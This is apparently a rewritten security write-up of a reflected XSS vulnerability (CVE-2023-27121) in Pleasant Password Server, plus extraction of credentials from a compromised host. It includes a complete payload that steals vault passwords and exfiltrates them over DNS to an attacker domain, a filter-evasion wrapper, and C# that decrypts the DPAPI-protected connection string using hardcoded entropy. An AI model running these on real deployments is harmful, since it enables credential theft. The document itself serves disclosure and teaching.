The Not So Pleasant Password Manager
 Published on mdsec.co.uk
Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.](https://www.mdsec.co.uk/our-services/adversary-simulation/) - [{{media:1}}
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Pleasant Password Server is a password manager that exposes a web portal for users to browse and retrieve stored credentials. During an adversary simulation, the MDSec ActiveBreach red team was asked to investigate an organisation's password manager deployment with the objective of compromising stored credentials, ideally from an unauthenticated position. Sean Doherty and Juan Manuel Fernandez carried out the analysis and identified a reflected cross-site scripting (XSS) vulnerability, CVE-2023-27121, which they found could be abused to leak passwords stored in the solution.
The vulnerable feature is a small helper endpoint that converts a cron expression into a human readable string. The portal calls it with the expression in a query parameter and reflects the result back to the caller.
Setup
The work was done against a local instance of Pleasant Password Server reachable at https://[redacted]:10001. The XSS was validated from an unauthenticated perspective, and the credential-leaking payload was demonstrated in a lab environment. The vulnerability was identified in releases v7.11.38 and v7.11.41, and remediation was verified in v8.1.0. The second part of the research moves to an authenticated perspective, assuming the host running the service has been compromised, and covers SQLite, MSSQL and PostgreSQL as supported backend databases.
Finding it
After brief browsing of the web portal and analysis of HTTP requests, an interesting endpoint showed up in the logs:
https://[redacted]:10001/framework/cron/action/humanize?cronString=<cron expression>
The endpoint converts a cron expression into a human readable string. The content of the cronString parameter did not appear to undergo sufficient sanitisation to only permit the characters expected in a cron expression, and the response was reflected back to the user that submitted the request. The endpoint could also be accessed from an unauthenticated perspective, which aids detection of vulnerable instances.
Exploitation
Step 1: Confirm the reflection with a print dialog

The following XSS PoC was used to validate the presence of the vulnerability, injecting arbitrary JavaScript into the application's response that causes the browser to open the Print Dialog Box:
https://[redacted]:10001/framework/cron/action/humanize?cronString=0+0+1+/%3Csvg%0Conload=print()%3E+*+SAT+*
The value is a cron expression with a URL-encoded <svg> element carrying an onload handler placed in it. When the value is reflected into the page, the browser parses the SVG element and runs print().
Step 2: Work out the constraints on a real payload
Having identified the vulnerability, the team wanted to see whether it could be exploited to leak credentials from the server. Analysis identified several restrictions to bear in mind when crafting the payload:
- Spaces or quotation marks could not be used in the final payload, otherwise the expected format for a cron expression would break.
- Space was limited: the full URL needed to remain under roughly 2100 characters.

- External JS resources could not be fetched because of the Content Security Policy (CSP) configuration.
- There was no Cross Origin Resource Sharing (CORS).
Step 3: Build a credential-stealing payload
The team created the following weaponised payload. Their own warning: it only XOR and hex encodes credentials before exfiltrating over DNS, and is for test environments only.
var H='HTTPS://',U=H+'LOCALHOST:10001/WEBCLIENT/',M='MAIN/',C='CREDENTIAL',E = new TextEncoder(),Y = () => E.encode('T'),Q = (B) => new Uint8Array(E.encode(unescape(encodeURIComponent(B)))),T = (B) => Array.from(Q(B).map((C, I) => C ^ Y()[I % Y().length]), V => `0${(V & 0xFF).toString(16)}`.slice(-2)).join('');fetch(U + M + 'GETTREE').then(R => R.json().then(F => F.forEach(F => fetch(U+C+'LISTGRID/SELECT?'+C+'GROUPID='+F.id,{method:'POST'}).then((R)=>{return R.json()}).then((D)=>{D['Data'].forEach(L=K=>fetch(U+M+'COPYPASSWORDPOPUP?'+C+'ID='+K.Id).then((R)=>{return R.json()}).then((D)=>{fetch(H+T(K.Username)+"."+T(D.response)+'.1EAK.NET')}))}))));
The payload performs the following actions:
- Enumerate the ID of the "root" folder via a GET request to the
/WEBCLIENT/MAIN/GETTREEendpoint. - Issue a POST request to
/WEBCLIENT/CREDENTIALLISTGRID/SELECT?CREDENTIALGROUPID=<ID>to retrieve a JSON array containing all the usernames and associated password IDs in the "root" folder. - With each of the password IDs found, perform a GET request to
/WEBCLIENT/MAIN/COPYPASSWORDPOPUP?CREDENTIALID=<ID>to retrieve the plaintext credential. - XOR encode both the username and password with a given key.
- Hex encode the resulting values for safe transmission.
- Perform GET requests to an attacker controlled domain. The requests fail, but still result in DNS lookups containing the encoded credentials.
The helper T does the encoding: it converts the string to UTF-8 bytes, XORs each byte with the repeating key T, and formats every result as a two-digit lowercase hex byte. The encoded username and password are placed as subdomain labels in front of the attacker domain, so the data leaves the browser as a DNS query.
Step 4: Encode the payload to survive the character restrictions

Because of the character restrictions, the payload was char encoded so it could be recovered at runtime via eval(StringfromCharCode()). The amended PoC:
https://[redacted]:10001/framework/cron/action/humanize?cronString=0+0+1+/%3Csvg%0Conload=eval(StringfromCharCode(<CHAR PAYLOAD>))%3E+*+SAT+*
This produced a weaponised XSS payload:
Step 5: Deliver and observe the leak
With the crafted URL prepared, it was ready to send to a target. The report demonstrates it being executed in the lab environment:

The encoded credentials then arrived at the team's nameserver in the form of DNS queries for subdomains of the attacker controlled domain:

Lastly, the leaked credentials can be decoded back to plaintext.
Root cause
The cronString parameter is reflected into the response without sufficient sanitisation to restrict it to the characters expected in a cron expression, so markup supplied by the caller is parsed by the browser. The endpoint is reachable without authentication, which aids detection of vulnerable instances. The CSP configuration prevented loading external JavaScript, and no CORS headers were present.
Impact
An unauthenticated attacker who can get a victim to open a crafted URL can run JavaScript in the context of the Pleasant Password Server portal. In the demonstrated payload, that script reads the folder tree, lists the credentials in the root folder, fetches each plaintext password, and exfiltrates usernames and passwords over DNS to an attacker controlled domain. The result is a leak of passwords stored in the solution, which was the original objective of the engagement.
Alternative technique: recovering credentials from a compromised host
Moving to an authenticated perspective, the team investigated how easily credentials could be extracted if the host running the service had been compromised. Pleasant Password Server supports SQLite, MSSQL and PostgreSQL for storing sensitive data.
Decrypting the connection string stored in the registry
A brief review of the installed solution found the backend database connection string stored in the registry, encrypted, at HKLM\SOFTWARE\Pleasant Solutions\PasswordManager\DatabaseConnectionString.

Some quick reversing led to the logic for decrypting the connection string:
- DLL:
C:\Program Files (x86)\Pleasant Solutions\Pleasant Password Server\www\bin\PassMan.Configuration.dll - Namespace:
PassMan.Configuration - Class:
DbConfigurationStore - Method:
MigrateRegistryConnectionString

The connection string is encrypted using the data protection API (DPAPI) with additional entropy hardcoded in a Constants class:

With system access, the plaintext connection string can be retrieved by running a simple decryption routine on the host as an administrative user:
static string DecryptRegKey(string encryptedConnectionString) { byte[] additionalEntropy = { 0x9D, 0x38, 0x4A, 0xB6, 0x2D, 0x0E, 0x4E, 0x2F, 0x5A, 0x66, 0x44, 0x7B, 0x7A, 0x3E, 0x30, 0x69 }; try { return Encoding.ASCII.GetString(ProtectedData.Unprotect(Convert.FromBase64String(encryptedConnectionString), additionalEntropy, DataProtectionScope.LocalMachine)); } catch (Exception ex) { Console.WriteLine("[X] Something went wrong: " + ex); Console.WriteLine("[X] Has AdditionalEntropy changed? Check PassMan.Configuration.dll Constants..."); return null; } }

Armed with the connection string, the team connected to the backend database. The following example lists credential sets in an MSSQL deployment:
SELECT Name,Username,Password FROM dbo.CredentialObject;
As expected, all the values in the Password column were encrypted.
Decrypting passwords stored in the database
Further reversing found a hardcoded string used as the key for all crypto routines in the class:
- DLL:
C:\Program Files (x86)\Pleasant Solutions\Pleasant Password Server\www\bin\Pleasant.dll - Namespace:
Pleasant.Security - Class:
Obfuscation

The methods responsible for handling encryption and decryption of the passwords in the database were also identified:
- Namespace:
Pleasant.Security - Class:
Encryption


With all the required information gathered, the team could:
- Identify and connect to the backend database.
- Extract all users and passwords.
- Decrypt the passwords based on the identified logic.
A utility to aid in these actions is published on GitHub as PleasantTools.

Fix
The XSS was identified in releases v7.11.38 and v7.11.41, and remediation was verified in v8.1.0. Remediation was verified in v8.1.0. The report does not describe the code change itself. The registry and database findings are presented as an alternative technique for a host that has already been compromised, not as a separate vulnerability with its own fix.
Variants to test
- Other reflection points in the same portal. Send a cron expression containing an HTML element with an event handler to any endpoint that echoes user input back. A positive result is the browser parsing the element and running the handler.
- Unauthenticated reachability. Request the humanize endpoint without a session cookie. A positive result is a reflected response containing the supplied markup.
- Character filter probing. Try spaces, quotation marks, angle brackets and encoded equivalents such as
%3C,%3Eand%0Cin the parameter. A positive result is any of them surviving into the response unescaped. - CSP bypass via DNS. Where CSP blocks external scripts, build a payload that reads data through same-origin API calls and exfiltrates it as subdomain labels. A positive result is DNS queries arriving at a nameserver you control.
- Registry-stored secrets on Windows hosts. Look for encrypted connection strings under the product's registry key and check whether the decryption routine uses DPAPI with hardcoded entropy. A positive result is a plaintext connection string recovered as an administrative user.
- Hardcoded crypto keys in application DLLs. Search for static key material in security-related classes and test whether it decrypts values from the database. A positive result is a stored password recovered in plaintext.
What happened, in plain words
A password manager is a program that keeps all of an organisation's passwords in one place, locked behind a single login, so staff do not have to remember dozens of them. Pleasant Password Server is one such product: it runs on a server and gives users a web portal, a website they open in a browser, to browse and copy the passwords they are allowed to see.
During an exercise where a red team (security testers hired to attack an organisation on purpose, to find weaknesses before real criminals do) was asked to break into the organisation's password manager and steal the stored passwords, ideally without logging in at all, Sean Doherty and Juan Manuel Fernandez looked closely at Pleasant Password Server. They found a bug called reflected cross-site scripting, or XSS for short, tracked publicly as CVE-2023-27121. CVE is a catalogue number given to publicly known vulnerabilities so everyone can refer to the same one. They then showed that this bug could be used to leak the passwords stored in the product.
The bug lives in a small helper feature: an endpoint (a specific address on a web server that does one job) that turns a cron expression into a readable sentence. A cron expression is a compact way of writing a schedule, for example "run at 00:00 on day 1 of the month, on Saturdays". The portal sends the expression in a query parameter (the part of a URL after the ? sign) and the server sends back a sentence describing it. The problem: whatever the user put in that parameter came back in the page without being cleaned up properly, so a browser would treat parts of it as instructions (code) rather than as plain text.
That is the essence of reflected XSS: the attacker's input bounces off the server and back into the victim's browser, which then runs it as if the website itself had written it. A simple comparison: imagine a receptionist who reads out loud any note handed to them. If someone hands over a note saying "shout FIRE", the receptionist shouts it, even though the building is fine. The receptionist is the server, the note is the parameter, and the shouting is the browser running the attacker's code.
Because the endpoint could be reached without logging in, anyone who could get a logged-in user to open a crafted link could run code inside that user's session in the portal. The team built a payload (the code an attacker sends) that reads the folder tree, lists the credentials in the root folder, fetches each plaintext password, and sends the usernames and passwords out to a server the attackers control, hidden inside DNS lookups (the name lookups a browser performs to find a website).
The second half of the research takes a different angle: suppose an attacker has already taken over the machine running the password server. How hard is it then to pull the passwords out of the database? The team found that the database connection string (the text that says where the database is and how to log in to it) is stored encrypted in the Windows registry, and that the key material needed to decrypt it, and to decrypt the passwords themselves, is hardcoded in the product's files. With administrative access to the host, all of it can be recovered.
Context
Pleasant Password Server is a password manager with a web portal where users browse and retrieve stored credentials. Credentials here means the username and password pairs kept in the vault. During an adversary simulation (a realistic attack exercise), the MDSec ActiveBreach red team was asked to investigate an organisation's deployment of this product, with the goal of compromising stored credentials, ideally from an unauthenticated position, meaning without any valid login.
Sean Doherty and Juan Manuel Fernandez did the analysis. They identified a reflected cross-site scripting vulnerability, CVE-2023-27121, and found it could be abused to leak passwords stored in the solution.
The vulnerable feature is a small helper endpoint that converts a cron expression into a human readable string. The portal calls it with the expression in a query parameter and reflects the result back to the caller. "Reflects" means the server copies the input into its response instead of storing it; the browser then renders that response as a page.
Setup
The work was done against a local instance of Pleasant Password Server reachable at https://[redacted]:10001. A local instance is a copy of the product running on the testers' own machine, so they can experiment freely. The XSS was validated from an unauthenticated perspective, and the credential-leaking payload was demonstrated in a lab environment. The vulnerability was identified in releases v7.11.38 and v7.11.41, and remediation was verified in v8.1.0. The second part of the research moves to an authenticated perspective, assuming the host running the service has been compromised, and covers SQLite, MSSQL and PostgreSQL as supported backend databases. A backend database is the storage engine where the product keeps its data; the three names are different database products it can use.
Finding it
After brief browsing of the web portal and analysis of HTTP requests, an interesting endpoint showed up in the logs. HTTP requests are the messages a browser and a server exchange every time you click a link or load a page; the logs are the records of those messages.
https://[redacted]:10001/framework/cron/action/humanize?cronString=<cron expression>
Reading this URL piece by piece:
https://is the protocol, the set of rules for talking to a website securely.[redacted]:10001is the address of the server and the port (the numbered door on that machine) the portal listens on.[redacted]is the standard address a machine uses to refer to itself./framework/cron/action/humanizeis the path, which tells the server which feature to run. Here it is the "humanize" action of the cron feature.?cronString=<cron expression>is the query string. Everything after?is data handed to that feature;cronStringis the parameter name and<cron expression>is the placeholder for its value.
The endpoint converts a cron expression into a human readable string. The content of the cronString parameter did not appear to undergo sufficient sanitisation to only permit the characters expected in a cron expression, and the response was reflected back to the user that submitted the request. Sanitisation means cleaning input so it can only contain what the feature expects; here, a cron expression should only need digits, spaces, asterisks and a few letters, never HTML tags. The endpoint could also be accessed from an unauthenticated perspective, which aids detection of vulnerable instances: anyone can test whether a given server is affected without needing an account.
Exploitation
Step 1: Confirm the reflection with a print dialog
The following XSS PoC was used to validate the presence of the vulnerability, injecting arbitrary JavaScript into the application's response that causes the browser to open the Print Dialog Box. A PoC, proof of concept, is the smallest piece of evidence that shows a bug is real. JavaScript is the programming language browsers run; a browser executes any JavaScript it finds in a page it trusts.
https://[redacted]:10001/framework/cron/action/humanize?cronString=0+0+1+/%3Csvg%0Conload=print()%3E+*+SAT+*
Line by line, in plain words:
- The URL is the same humanize endpoint as before, with a crafted
cronStringvalue. 0+0+1is the start of a cron expression. In a URL,+is how a space is often written, so this reads as0 0 1, meaning minute 0, hour 0, day 1 of the month./%3Csvg%0Conload=print()%3Eis the interesting part.%3Cis the URL encoding of<, and%3Eis the encoding of>. So the browser sees<svg ...>, the opening of an SVG element, which is a way to draw graphics in a web page.%0Cis a form feed character, a control character that browsers treat as whitespace, placed between the tag name and the attribute.onload=print()is an event handler: an instruction that says "when this element finishes loading, runprint()".print()is a built-in browser function that opens the print dialog.+*+SAT+*completes the cron expression with* SAT *, so the overall value still looks like a plausible schedule.
When the value is reflected into the page, the browser parses the SVG element and runs print(). If the print dialog appears, the browser has executed code that came from the URL, which proves the XSS.
The image relates to the proof of concept that opens the Print Dialog Box.
Step 2: Work out the constraints on a real payload
Having identified the vulnerability, the team wanted to see whether it could be exploited to leak credentials from the server. Analysis identified several restrictions to bear in mind when crafting the payload:
- Spaces or quotation marks could not be used in the final payload, otherwise the expected format for a cron expression would break. The value has to keep the expected format for a cron expression, so a payload full of spaces and quotes would break it.
- Space was limited: the full URL needed to remain under roughly 2100 characters. Browsers and servers have limits on URL length, so a long script has to be squeezed.
- External JS resources could not be fetched because of the Content Security Policy (CSP) configuration. CSP is a rule the website sends to the browser saying which sources of code are allowed; if it forbids other domains, a payload cannot simply load a script from the attacker's server.
- There was no Cross Origin Resource Sharing (CORS). CORS is a mechanism that lets a page on one site read responses from another site; without it, the payload cannot read data from a different domain directly.
Step 3: Build a credential-stealing payload
The team created the following weaponised payload. Their own warning: it only XOR and hex encodes credentials before exfiltrating over DNS, and is for test environments only. XOR is a simple mathematical operation on bytes that scrambles data reversibly with a key; hex encoding writes each byte as two readable characters. Exfiltration means getting stolen data out of the victim's environment.
var H='HTTPS://',U=H+'LOCALHOST:10001/WEBCLIENT/',M='MAIN/',C='CREDENTIAL',E = new TextEncoder(),Y = () => E.encode('T'),Q = (B) => new Uint8Array(E.encode(unescape(encodeURIComponent(B)))),T = (B) => Array.from(Q(B).map((C, I) => C ^ Y()[I % Y().length]), V => `0${(V & 0xFF).toString(16)}`.slice(-2)).join('');fetch(U + M + 'GETTREE').then(R => R.json().then(F => F.forEach(F => fetch(U+C+'LISTGRID/SELECT?'+C+'GROUPID='+F.id,{method:'POST'}).then((R)=>{return R.json()}).then((D)=>{D['Data'].forEach(L=K=>fetch(U+M+'COPYPASSWORDPOPUP?'+C+'ID='+K.Id).then((R)=>{return R.json()}).then((D)=>{fetch(H+T(K.Username)+'.'+T(D.response)+'.1EAK.NET')}))}))));
Line by line, in plain words:
var H='HTTPS://',U=H+'LOCALHOST:10001/WEBCLIENT/',M='MAIN/',C='CREDENTIAL'sets up the base addresses.His the protocol,Uis the portal's web client address,Mis the main section, andCis the credential section. Building URLs from pieces keeps the script short.E = new TextEncoder()creates a tool that turns text into bytes, because the encoding steps work on bytes.Y = () => E.encode('T')defines the XOR key: the single letterT, converted to bytes. Every byte of the secret will be XORed with this repeating key.Q = (B) => new Uint8Array(E.encode(unescape(encodeURIComponent(B))))turns a piece of text into a byte array, handling characters outside plain ASCII correctly.T = (B) => Array.from(Q(B).map((C, I) => C ^ Y()[I % Y().length]), V => ...).join('')is the encoding helper. It converts the text to bytes, XORs each byte with the repeating keyT, then formats every result as a two-digit lowercase hex byte, padding with a leading zero where needed, and joins them into one string.fetch(U + M + 'GETTREE')asks the portal for the folder tree.fetchis the browser's built-in function for making HTTP requests..then(R => R.json()...)waits for the reply and reads it as JSON, a text format for structured data.F.forEach(F => fetch(U+C+'LISTGRID/SELECT?'+C+'GROUPID='+F.id,{method:'POST'})...)goes through each folder in the tree and asks for the list of credentials in it, using a POST request (the HTTP method used when sending data to the server) with the folder's ID.D['Data'].forEach(L=K=>fetch(U+M+'COPYPASSWORDPOPUP?'+C+'ID='+K.Id)...)goes through each credential in the list and asks the portal for its password popup, which returns the plaintext password.fetch(H+T(K.Username)+'.'+T(D.response)+'.1EAK.NET')is the exfiltration step. It takes the username and the password, encodes both with the helperT, and puts them as subdomain labels in front of1EAK.NET, a domain the attackers control. The browser will try to look that name up in DNS, and the lookup itself carries the data out.
The payload performs the following actions:
- Enumerate the ID of the "root" folder via a GET request to the
/WEBCLIENT/MAIN/GETTREEendpoint. A GET request is the ordinary kind a browser makes when you open a link. - Issue a POST request to
/WEBCLIENT/CREDENTIALLISTGRID/SELECT?CREDENTIALGROUPID=<ID>to retrieve a JSON array containing all the usernames and associated password IDs in the "root" folder. - With each of the password IDs found, perform a GET request to
/WEBCLIENT/MAIN/COPYPASSWORDPOPUP?CREDENTIALID=<ID>to retrieve the plaintext credential. - XOR encode both the username and password with a given key.
- Hex encode the resulting values for safe transmission.
- Perform GET requests to an attacker controlled domain. The requests fail, but still result in the DNS lookups containing the encoded credentials.
The helper T does the encoding: it converts the string to UTF-8 bytes, XORs each byte with the repeating key T, and formats every result as a two-digit lowercase hex byte. The encoded username and password are placed as subdomain labels in front of the attacker domain, so the data leaves the browser as a DNS query rather than as an HTTP body, which sidesteps the CSP restriction on external script and the absence of CORS. DNS is the internet's address book: before a browser can contact a name like something.1EAK.NET, it asks a DNS server to translate that name into an address, and the name itself travels in the question.
Step 4: Encode the payload to survive the character restrictions
Because of the character restrictions, the payload was char encoded so it could be recovered at runtime via eval(StringfromCharCode()). Char encoding here means writing the script as a list of character codes, numbers that stand for letters, so the payload contains no spaces or quotes. String.fromCharCode turns those numbers back into text, and eval runs the resulting text as code. The amended PoC:
https://[redacted]:10001/framework/cron/action/humanize?cronString=0+0+1+/%3Csvg%0Conload=eval(StringfromCharCode(<CHAR PAYLOAD>))%3E+*+SAT+*
Line by line:
- The URL is again the humanize endpoint with a cron-shaped value.
